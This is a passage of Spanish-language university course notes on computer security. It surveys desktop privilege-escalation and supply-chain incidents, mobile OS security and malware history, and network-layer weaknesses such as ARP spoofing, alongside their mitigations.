- Backdoor XZ: Uno de los ataques de cadena de suministro (a verse en detalle más adelante) más importantes de la década fue descubierto casi por casualidad. Recomiendo mucho leer la historia de las fuentes originales.
- Escalación de privilegios en Snapd Como escapar de de un sandbox con mucha paciencia
- Escalación de privilegios con Docker Generalmente los usuarios del wrapper de containerización Docker suelen ser agregados al grupo docker para poder usar los comandos con permisos. Eso facilita a atacantes e IAs determinadas en cumplir con sus cometidos por igual a escalar privilegios, es decir, conseguir permisos de superusuario sin usar contraseñas. La mitigación más directa es usar Docker en modo rootless o la librería podman. El grupo de posts en la sección contenedores igual es una lectura recomendada si quieren saber más.
- sudo y sus últimas vulnerabilidades: El comando
sudose usa para ejecutar comandos específicos con privilegios de superusuario. Es posible, usando una configuración especial en el archivo/etc/sudoers, limitar su uso a otros usuarios para que puedan ejecutar solo algunas acciones como superusuario con él. Este comando se aprovecha de al funcionalidadSUIDdescrita más arriba para conseguir su objetivo. El año 2025 se encontró una falla (CVE-2025-32463) que permitía a un atacante con privilegios locales escalarlos a superusuario. Pueden leer acá una prueba de concepto. Como mitigación se recomienda usardoas, parte del proyecto primo de LinuxOpenBSD, que hace lo prácticamente mismo pero con mucho menos código (recordemos el principio de seguridad de Economía de Mecanismos). - Ataques de cadena de suministro en gestores de paquetes comunitarios (como AUR): El 2026 el proyecto comunitario AUR de Arch Linux tuvo que suspender la subida de nuevos paquetes por un ataque de cadena de suministro masivo a más de 100 de ellos en el repositorio.
- Actualización automática de Crowdstrike de 2024: En julio de 2024, la herramienta de seguridad Crowdstrike impidió que muchos equipos que la tenían instalada pudieran volver a iniciar por una falla de software. Esto causó un montón de revuelo en el norte del mundo, suspendiéndose operaciones bancarias y vuelos. En Chile, no generó mucho impacto, posiblemente por lo caro de la herramienta.
Otras referencias#
- OWASP TOP 10 Desktop App Security: Vulnerabilidades más comunes en aplicaciones de escritorio.
- Wargame Natas de Overthewire: Para introducirse en los CTF y aprender un poco de seguridad en servidores web con Linux.
👷 Pendiente: Dar ejemplos para cada una de ellas (como en las diapositivas antiguas del curso).
👷 Pendiente: Explicar el modelo de seguridad en las versiones más modernas de Windows (Y algunas debilidades de versiones antiguas que se siguen aprovechando hasta el día de hoy)
Sistemas Operativos Móviles: Android e iOS#
Los sistemas operativos de dispositivos móviles están optimizados para su funcionamiento en dispositivos pequeños y portátiles. Esto se traduce en:
- Poseen menos requerimientos de hardware (procesador, memoria y especialmente energía)
- Sus interfaces están adaptadas para la operación con teclados pequeños o pantallas táctiles.
Históricamente#
- En el año 1984 apareció el primer PDA (asistentes digitales personales) llamado Psion Organiser, con apariencia similar a la de una calculadora y funcionalidades de programación, agenda, sistema de archivos, calculadora y organización, pero no contaba con un sistema operativo propiamente tal.
- En los años 90, los sistemas operativos de teléfonos móviles eran generalmente de tipo embedded. No eran actualizables y no existía posibilidad de instalar aplicaciones. Sin embargo, los PDA sí contaban con opciones de upgrade de software. Algunos ejemplos:
- Apple Newton de 1993. Como pueden ver en el artículo, no le fue muy bien, pero contaba con software externo y reconocimiento de escritura.
- Palm Pilot 1000 y 5000 de 1996 Dispositivo de la empresa Palm con pantalla táctil y stylus. Tenían memoria RAM y ROM intercambiable y se sincronizaban con los datos del computador a través de una conexión Serial. La siguiente imagen del usuario 80sCompaqPC muestra visualmente cómo es un Pilot.
- En los 2000 se masificaron en entornos empresariales dispositivos con red móvil que además tenían funcionalidades de PDA. Algunas marcas eran BlackBerry, Windows CE y Nokia S30/S40/Symbian.
- El caso de aplicaciones más conocidas a mediados de la década fue el de las aplicaciones J2ME o Java Platform Micro Edition. Eran relativamente portables.
- Desde 2007 con el lanzamiento del iPhone e iPod Touch, los sistemas operativos de teléfonos móviles se han estandarizado bastante.
- Android fue comprado por Google, manteniendo su desarrollo open core.
- Durante unos pocos años, Microsoft intentó potenciar su sistema operativo móvil (Windows Phone) con Nokia. No le fue muy bien.
Este gráfico de Statista (ahora tras paywall) muestra la importancia de de Symbian OS y Series 40 (de Nokia) hasta el 2012, momento en que Android despegó en popularidad. Por su parte, iOS se ha mantenido estable en participación de mercado.

A continuación veremos algunas consideraciones de seguridad relacionadas con los sistemas operativos de teléfonos móviles modernos.
Sistema de permisos#

El objetivo de lo anterior es evitar que aplicaciones accedan a recursos a los que no deberían acceder para su funcionamiento normal.
Uno de los casos más comunes de mal uso de permisos es el de las aplicaciones de préstamos abusivos. Estas aplicaciones se difunden en canales de publicidad y piden un montón de permisos (cámara, ubicación, lista de contactos, entre otros). Luego, usan esta información para extorsionar a las víctimas indicando que conocen a su familia o que cuentan con datos comprometedores de ellos.
Algunos modelos de amenaza móviles#
A continuación enumeramos algunas variables que pueden determinar los posibles modelos de amenaza de dispositivos móviles:
Amenaza Física#
- Estado del dispositivo: Apagado, encendido antes del primer desbloqueo, encendido después del primer desbloqueo pero bloqueado, desbloqueado.
- Tipo de adversario: Con control total por tiempo indefinido, con control por tiempo limitado, con control del canal de comunicación, con control de una aplicación en el dispositivo.
- Amenazas de código ejecutado: Uso de permisos de forma distinta a la anunciada, explotación de bugs en el OS para escalar privilegios(Rooting), reemplazo de aplicaciones por defecto para mensajería y llamadas, lectura de contenido de pantalla con permisos de accesibilidad, inyección de eventos e intents en el sistema.
- Amenazas de red: Las mismas que cualquier otro dispositivo conectado (las veremos en 🌐 Seguridad de Redes): MITM, Packet Sniffing, Tracking con IP o MACs.
Considerando lo importante de la información en estos dispositivos, sus vulnerabilidades tipo 0-day suelen ser súper bien pagadas. El sitio Zerodium mostraba esto en el 2019:

¿Quién compra vulnerabilidades? 🤔
Métodos de acceso#
- Suele usar al menos de dos tipos: Algo que sabes y algo que eres.
- Los mecanismos biométricos son cada vez más comunes, y bien implementados combinan comodidad con confiabilidad.
Con respecto a “Algo que sabes”, algunos sist. operativos móviles bloquean ciertos códigos fáciles de adivinar: * ¿Cuáles son los códigos fáciles según iOS?
Algunas vulnerabilidades#
- Cómo obtener un patrón de desbloqueo desde las marcas en la pantalla
- Problemas de implementación en el screenlock de iOS (2015)
- Problemas en el reconocimiento de huella en Galaxy Note 10 y S10 (2019)
- Problemas de reconocimiento facial en FaceID
Si tienes un iPhone y presionas 5 veces el botón de bloqueo mientras está apagado, requerirá obligatoriamente el PIN para ser desbloqueado, dificultando un desbloqueo forzoso con tu cara/huella.
Mecanismos de seguridad en hardware#
Los dispositivos móviles fueron los que masificaron el uso de “chips seguros” que separaban la información sensible (claves, datos biométricos, llaves privadas) del resto de la información, almacenándola en un chip especial (TPM)
Desde el iPhone 6, Apple incluye un Secure Enclave en sus dispositivos.
- Almacena datos encriptados, como PIN, info de TouchID/FaceID y llaves privadas criptográficas que no se pueden extraer (solo se entrega una API para firmar y validar)
- OS no puede acceder a la memoria del chip (chip tiene su propio OS)
- El comportamiento del chip solo puede ser modificado por Apple (a no ser que se encuentre una vulnerabilidad en él)
En el caso de los Android, cada fabricante tiene sus versiones de chip seguro: Google Pixel usa chips Titan y Samsung usa Secure Element.
Similar al Secure Boot de Escritorio, los móviles usan una cadena de confianza para determinar si el sistema operativo fue modificado.

Así funciona el proceso de cifrado de datos en el Secure Enclave de Apple:
Si Apple firma un firmware malicioso, ¿tenemos como protegernos?
Se le ha solicitado históricamente a Apple desarrollar backdoors para sus dispositivos con objetivos de recuperar evidencia en investigaciones policiales. Apple se ha rehusado a colaborar.. En el caso del 2016, el FBI mostró que no necesita apoyo de las empresas fabricantes para romper la seguridad en dispositivos.
Sandboxing#
Las aplicaciones corren en sandboxes o entornos casi completamente aislados (a no ser que se les den permisos para interactuar entre sí o con el sistema de archivos general). Esto disminuye el potencial impacto de una aplicación vulnerable o fraudulenta, siempre y cuando los permisos otorgados sean los adecuados.
App Stores#
Las App Stores son una forma fácil y rápida de acceder a “aplicaciones oficiales” y generalmente seguras. Ellas permiten conocer antes de instalar la aplicación los permisos que ella requerirá, las condiciones de privacidad de los servicios y si la aplicación posee pagos internos o no.
- En Android, originalmente se podían instalar aplicaciones desde cualquier fuente fácilmente (a esto se le llama sideloading). Desde marzo de 2026 es necesario esperar 24 horas para instalar una aplicación que no esté en la app store si no se es un desarrollador verificado.
- En iOS, hasta hace poco solo podían instalarse aplicaciones desde la App Store oficial. La Unión Europea obliga a fabricantes de dispositivos a proveer alternativas a sus App Store en sus países integrantes. Apple cumple con esta normativa, pero solo en los países que lo exigen.
¿Estoy seguro/a si solo uso App Store?#
Lamentablemente, no porque una aplicación esté en una App Store (Oficial o no) significa que es segura. Han habido muchos casos de malware distribuido a través de App Stores Oficiales (en general Android):
- Juegos de Google Play (2018):
- Xamalicious (2023): Campaña detectada por McAffee en la que aplicaciones implementadas con Xamarin (Framework de código abierto para hacer apps de Android e iOS) transforman dispositivos móviles en zombies de un Command and Control.
- Aplicaciones de préstamos abusivos: Mencionadas más arriba, suelen ser reportadas por reguladores nacionales (CMF) pero no siempre son dadas de baja rápidamente.
Malware en móvil#
Algunos ejemplos de malware en Android:
- DroidDream (2011) Malware en Android 2.2 que recolectaba datos locales y los enviaba a un servidor remoto, además de descargar archivos y aplicaciones.
- Zitmo (2011) Versión móvil del malware Zeus (Zeus in the Mobile). A partir de una campaña en dispositivos de escritorio, se incentiva al usuario a instalar un “certificado” en un dispositivo móvil, el que en realidad es una aplicación.
- Vault 7 (2013-2016): Herramientas usadas por la CIA para acceder a equipos móviles.
- KingRoot (hasta Android 5): Es un mecanismo de root de dispositivos móviles que aparentemente incluía adware adicional al proceso de root.
En iOS, el malware autoinstalable es muy poco común. En The Apple Wiki hay algunos ejemplos de herramientas maliciosas disponibles para la plataforma, la mayoría usadas por gobiernos o actores de amenaza para acceder al contenido de sus usuarios.
En ambos casos, si el actor de amenaza del que uno quiere defenderse es un APT o un gobierno de forma dirigida, es muy difícil protegerse, dado que este tipo de actores podría contar con vulnerabilidades de tipo 0-day para acceder a la información en el dispositivo. Un ejemplo de proveedor de este tipo de herramientas es Cellebrite.
Rooting y Jailbreaking#
Consiste en aprovecharse de alguna vulnerabilidad en el sistema operativo para conseguir permisos mayores a los que el fabricante esperaba.
El paso a paso de casi todos los métodos de root es el siguiente:
- Se ejecuta un exploit que permite escalar privilegios a superusuario o se desactiva una funcionalidad de seguridad crítica (como revisión de firmas en código ejecutado)
- Se instala una aplicación que intermedia las solicitudes de root de otras aplicaciones
- (A veces,) se desarrolla un mecanismo de persistencia para que el root perdure entre actualizaciones.
Para rootear Androids se puede usar una guía como esta.
Algunas personas rootean sus dispositivos para conseguir control completo sobre ellos, otras para instalar aplicaciones piratas. En ambos casos, se está habilitando una opción para que las aplicaciones se salten varios de los controles de los que hemos hablado en esta sección.
La recomendación general es no rootear dispositivos que tienen datos sensibles. Si el dispositivo es una tablet vieja que quiero usar como dashboard con una visualización del tiempo para la semana, da un poco lo mismo rootear o no, pero si el dispositivo tiene instaladas aplicaciones bancarias o de MFA, lo mejor es evitarlo.
Generalmente los teléfonos más modernos no son fácilmente rooteables (o requieren desactivar un montón de medidas de seguridad para serlo), lo que es un pro desde el punto de vista de seguridad.
Mitigaciones#
Para disminuir el impacto de ser afectado por una situación que ponga en riesgo los datos o la privacidad de sus usuarios:
- Usar dispositivos sin vulnerabilidades conocidas: Lamentablemente, los dispositivos más antiguos (más de 4 años) suelen ser afectados por vulnerabilidades que los fabricantes ya no parchan o que son imparchables por software, lo que los vuelve fácilmente desbloqueables por algunos tipos de actores de amenaza.
- Usar sistemas operativos actualizados y oficiales: Para el caso de las vulnerabilidad
- Usar sistemas operativos seguros Los Google Pixel (y futuramente algunos Lenovo) pueden usar el sistema operativo Graphene OS, que no depende de Google y posee valores por defecto mucho más seguros que un Android tradicional. Además, este sistema operativo tiene otras configuraciones orientadas a evitar acceso no autorizado de información, como el uso de Duress PINs que si son ingresados al desbloquear, el equipo se formatea inmediatamente. Esto ha sido consdierado como ilegal en algunos países del norte de nuestro continente, conocidos por malas prácticas de revisión fronteriza
- Evitar el rooteo del dispositivo móvil primario: Rootear un dispositivo puede ser útil para tomar control sobre él, pero el atacante también podrá acceder a más datos y más fácilmente que si el dispositivo no estuviese en ese estado.
Otras referencias:#
Seguridad de Redes#
Esta sección del curso se basará en decisiones de diseño, debilidades y vulnerabilidades de los protocolos de red más comunes: TCP e IPv4, con algunas menciones a ataques en mecanismos de conexión habituales para computadores personales, servidores y móviles (WiFi/Ethernet).
No definiremos muchos de los conceptos de Internet, porque asumimos que los vieron o los están viendo en el curso de Redes. Sí enlazaremos RFCs a algunas definiciones, pero si no lo hacemos, casi seguramente pueden buscar y encontrarán alguna definición.
👷 Pendiente: Agregar redes móviles, bluetooth, radiofrecuencia y otros protocolos inalámbricos (como Zigbee).
Antes de la Internet#
No conectamos todos los computadores del mundo entre sí como objetivo inicial. Si bien la necesidad de conectar computadores a distancias grandes ha existido desde los inicios del desarrollo de estas máquinas (como vimos en seguridad de Sist. Operativos), los primeros objetivos de interconexión eran bastante específicos:
- ARPANET: Advanced Research Projects Agency Network, una red de intercambio de paquetes creada en 1969 para usos militares del Depto. de Defensa de los Estados Unidos. Fue la primera en usar los protocolos TCP/IP que se usan hasta el día de hoy y con el tiempo fue transformándose en la red base para otras interconexiones de computadores (principalmente académicas).
- CSNET: Computer Science Network, precursora de NSFNET, creada en 1981 para permitir a instituciones académicas conectarse a redes sin necesitar realizar una solicitud de acceso a ARPANET.
- NSFNET: National Science Foundation Network, creada también por el gobierno de los Estados Unidos en 1985 a través de la NSF, reemplazando a la ARPANET como la red base de Internet.
A medida fueron desarrollándose protocolos estándar para realizar estas conexiones y cada vez más consumidores finales (personas y pequeñas empresas) pudieron optar al uso de esta tecnología, estas redes empezaron a interconectarse de forma orgánica, formando una gran red de redes: la Internet.
Si bien fue mucho después del inicio de desarrollo de la Internet en el mundo, en Chile tenemos un caso de red académica conocido denominado REUNA o Red Universitaria Nacional. Fue creada en 1994 con el objetivo de conectar entidades científicas, culturales y académicas del país. Es parte de RedCLARA, que conecta redes académicas latinoamericanas desde inicios de los años 2000.
Internet#
Como probablemente están viendo en el curso de Redes, Internet es un sistema global que interconecta redes de computadores entre sí, permitiendo la comunicación entre dispositivos conectados a ella.
Una representación gráfica de cómo funciona la Internet, conectando muchas redes entre sí, se puede observar en la figura de Ludovic.ferre de Wikimedia Commons: 
En esta figura, se observan las siguientes categorías de participantes:
- Usuarios de Internet (consumidores, negocios, etc): Puntos de inicio y de fin de las comunicaciones en Internet. Usan la infraestructura compuesta por las otras nubes de colores.
- Redes de nivel 3: Son las redes que administran los ISP (Proveedor de Servicios de Internet) que venden el servicio de Internet a personas y empresas. Pueden ser single homed (estar conectados a una sola red de nivel superior) o multi homed (estar conectados a dos o más redes de nivel superior)
- Redes de nivel 2 y nivel 1: Son redes que se conectan a otros ISP o redes de nivel 3 o 2. A mayor nivel, más alejadas están de los consumidores finales y más interconectadas están con otras redes.
- Puntos de Presencia (PoP): Ubicaciones físicas en las que las redes o ISPs poseen infraestructura usada para conectarse entre sí y con otras redes.
- Internet Exchange Points (IXPs): Son puntos que conectan dos o más redes de nivel 2 o nivel 1, administrados por entidades descentralizadas y generando rutas de conexión más rápidas, directas o resilientes.
Gran parte de la infraestructura de Internet depende de muchos cables submarinos, los que conectan una multitud de países y zonas geográficas. Puedes ver los cables existentes en la actualidad en esta página web.
Modelos OSI (Open Systems Interconnection) y de Internet#
La organización internacional de estandarización (ISO) creó un modelo conceptual de protocolos estándares que permiten que sistemas distintos, conectados por medios distintos, puedan comunicarse entre sí. Este modelo se llama Modelo OSI.
El siguiente diagrama muestra las 7 capas del modelo OSI.
Pero para nuestro caso de interés (Suite de protocolos de Internet, según el RFC1122) usaremos este diagrama de los usuarios de Wikipedia Cburnett y Kbrose que define 4 capas:
De abajo hacia arriba, las capas son:
Capa de enlace: El formato usado para transmitir información a través del medio elegido. En esta capa viven los protocolos MAC (direcciones de tarjetas físicas) y ARP (¿Cómo conozco la dirección MAC a partir de una IP de la capa superior?). ¿Cómo se representan los bytes? ¿Cuándo considero que algo es un uno o un cero? ¿Hay algún mecanismo de corrección de errores frente a interferencia o a ataques?
¿Qué podría llegar a hacer en cada medio para modificar los mensajes enviados? ¿Tengo alguna forma de detectar en esta capa esas modificaciones?
Capa de Internet: El mecanismo que define qué camino tomará un paquete desde un punto a otro. Acá viven IPv4 e IPv6.
También IPv8 🙄, la razón por la que IETF tuvo que poner ese mensaje explicando que cualquiera puede enviar un draft a IETF y eso no significa apoyo de nadie. Por algún motivo, algunas personas se lo tomaron en serio y crearon una wiki y una página en muchos idiomas intentando explicar con IA generativa un protocolo creado con IA generativa (no sé por qué enlacé eso, no lo lean, por favor.)
Capa de transporte: Capa que permite definir canales de comunicación específica entre aplicaciones. A veces integra mecanismos de control de flujo, control de congestión y estados de inicio y término de conexión (pero no es obligatorio que lo haga). En esta capa están definidos los protocolos TCP, UDP y QUIC.
Capa de aplicación: Capa que define servicios específicos y cómo se comunican entre ellos. Comparado con la capa del modelo OSI, esta capa incluye sesión, presentación y aplicación.
Los datos viajan encapsulados en cada capa por una cabecera que ayuda a la capa correspondiente a hacer su trabajo. Esto se observa en el siguiente diagrama (creado colaborativamente por Kbrose y Cburnett)
Si bien no está en la suite de protocolos de Internet (o “Modelo de Internet”), creemos importante mencionar esta capa:
- Capa física: El medio por el que se transmiten los bits (cable de cobre, fibra óptica, espacio electromagnético, ¿luces?)
¿Hay medios más seguros o menos seguros? ¿Qué ventajas/desventajas tiene cada medio desde el punto de vista de ciberseguridad? ¿Quiénes pueden recibir la información en un medio específico?
Sistemas Autónomos#
Un sistema autónomo representa una de las muchas redes que integran Internet. Es identificado a través de un número asignado por su RIR (Regional Internet Registers, LACNIC es el de Latinoamérica), que a su vez recibe los bloques de números de IANA (Internet Assigned Numbers Authority). Un sistema autónomo posee asignado uno o más prefijos de IP bajo el control de uno o más operadores de red, pero representando una entidad o dominio administrativo específico.
La Red de Conectividad Segura del Estado tiene el ASN 17147. Algunos ISP tienen uno o más sistemas autónomos asignados. Esta es la información que se usa para geolocalizar las IP en algunos sistemas.
Los sistemas autónomos se comunican internamente con su propia infraestructura de seguridad y de ruteo, y se conectan entre ellos a través de IXPs. En Chile tenemos a PIT Chile, Patagonia IX y NAP Chile. Los IXP se conectan a otros IXP y permiten las comunicaciones entre distintas redes.
Los sistemas saben dónde mandar los paquetes usando el protocolo BGP.
VPNs#
Una VPN o red privada virtual es una conexión entre dispositivos que les permite enrutar tráfico como si estuvieran en la misma red interna, usando túneles cifrados y autenticados para ello.
Hay dos tipos de VPNs que se usan principalmente:
VPN Site to Site: Pensada para conectar indefinidamente dos redes institucionales, permitiendo a todas las personas dentro de ellas con los privilegios necesarios para hacerlo enrutar mensajes entre ambas. Esta imagen de Ludovic.frere en Wikipedia muestra visualmente cómo funciona una VPN:
Tanto otras oficinas como dispositivos de usuario pueden conectarse a la red interna de la oficina principal, sin necesidad de que existan cables físicos que conecten ambas redes.
VPN de usuario: Suele usar un cliente de escritorio que permite conectarla, desconectarla y/o cambiar los puntos de salida (países, por ejemplo(.))
Qué no es una VPN#
Una VPN no hace automáticamente que todo el tráfico de red que genero sea anónimo, solo cambia en quién confío que no lo revelará:
- Sin VPN, es el ISP el que sabe dónde (A qué IPs) y cuándo te conectas.
- Con VPN, si se configura el ruteo completo a través de su infraestructura, el ISP verá solo que estás conectado continuamente al proveedor de VPN. Sin embargo, el proveedor de VPN sabrá en todo momento a qué te estás conectando.
Otras referencias interesantes#
- Internet Society Chile: Capítulo nacional de la Internet Society, ONG cuyo propósito es promover una Internet segura y abierta.
Vulnerabilidades, debilidades y mitigaciones en las capas del modelo de Internet#
Los protocolos de Internet fueron creados en un mundo en el que el modelo de amenazas era muy distinto al actual. Pueden leer la introducción del capítulo de Seguridad de Sistemas Operativos para leer una reflexión sobre esto, ya que casi los mismos motivos que explican las deficiencias en mecanismos de seguridad de esos sistemas las explican en los estándares de red (protocolos exigentes en procesamiento, menor riesgo debido a que las actividades en Internet no eran particularmente lucrativas, menor penetración en la población, etc.)
En esta sección hablaremos de los puntos débiles más conocidos de distintos protocolos de las capas del Modelo de Internet, así como también de algunas medidas de seguridad que se han tomado históricamente para reducir el impacto de estas decisiones de diseño sin tener que modificar estructuralmente los equipos que sostienen Internet en el mundo.
Capa de enlace#
Vulnerabilidades y debilidades#
ARP Spoofing: ARP solo requiere que los dispositivos anuncien información para que el switch correspondiente la almacene en su tabla interna y la replique frente a nuevas preguntas. La siguiente imagen del usuario de Wikipedia 0x55534C muestra que un nodo malicioso diga que su MAC apunta a cierta IP para que otros nodos que deseen conectarse a él empiecen a enviar paquetes a su dirección física, generando las condiciones necesarias para un ataque de tipo Person in the Middle.

En un ataque Person in the middle, el atacante es capaz de recibir todos los mensajes que el emisor envía al receptor y modificarlos, leerlos y/o demorarlos. En este caso específico, si las capas superiores del protocolo usado no cuentan con mecanismos de autentificación cifrado o comprobación integridad, el atacante podrá leer y modificar el contenido del mensaje a su voluntad.
Modificación y clonación de MAC: Si bien inicialmente la idea de la dirección MAC era que no fuese cambiable, este comportamiento puede ser modificado por sistemas operativos y drivers. El impacto de este cambio es similar al del ARP spoofing: Algunos paquetes dirigidos al usuario clonado podrían llegar, en algunas circunstancias, al usuario malicioso, así como también se le podría asignar de forma temporal o permanente la IP del usuario suplantado.
Vigilancia y monitoreo a través de la MAC: Si la MAC de un dispositivo es estática, el punto al cual se conecta (y en realidad, cualquier dispositivo que pueda recibir mensajes de la tabla ARP de la red) sabrá que es el mismo en cada conexión. Peor aún, si más de un administrador/a de sistemas comparte la lista de conexiones de un dispositivo específico, se podrá usar la MAC como una herramienta de tracking de personas entre distintas redes no relacionadas.
Medidas de seguridad#
- Tabla estática de ARP: Para servicios críticos, definir en una tabla estática el mapeo MAC -> IP, evitando su reasignación y teniendo en consideración que si se cambia la dirección física del dispositivo,
- Modificación en sistema operativo de comportamiento frente a mensajes ARP: En algunos OSes, se puede configurar que no se consideren los broadcast de actualizaciones de ARP si no fueron solicitados.
- Software de detección y prevención: Existe software que monitorea la red y que avisa si un dispositivo intenta ejecutar alguno de estos ataques.
- Aleatorización de MAC: Algunos dispositivos móviles aleatorizan la MAC de conexión (iOS desde 2014) para evitar monitoreo de administradores de red.
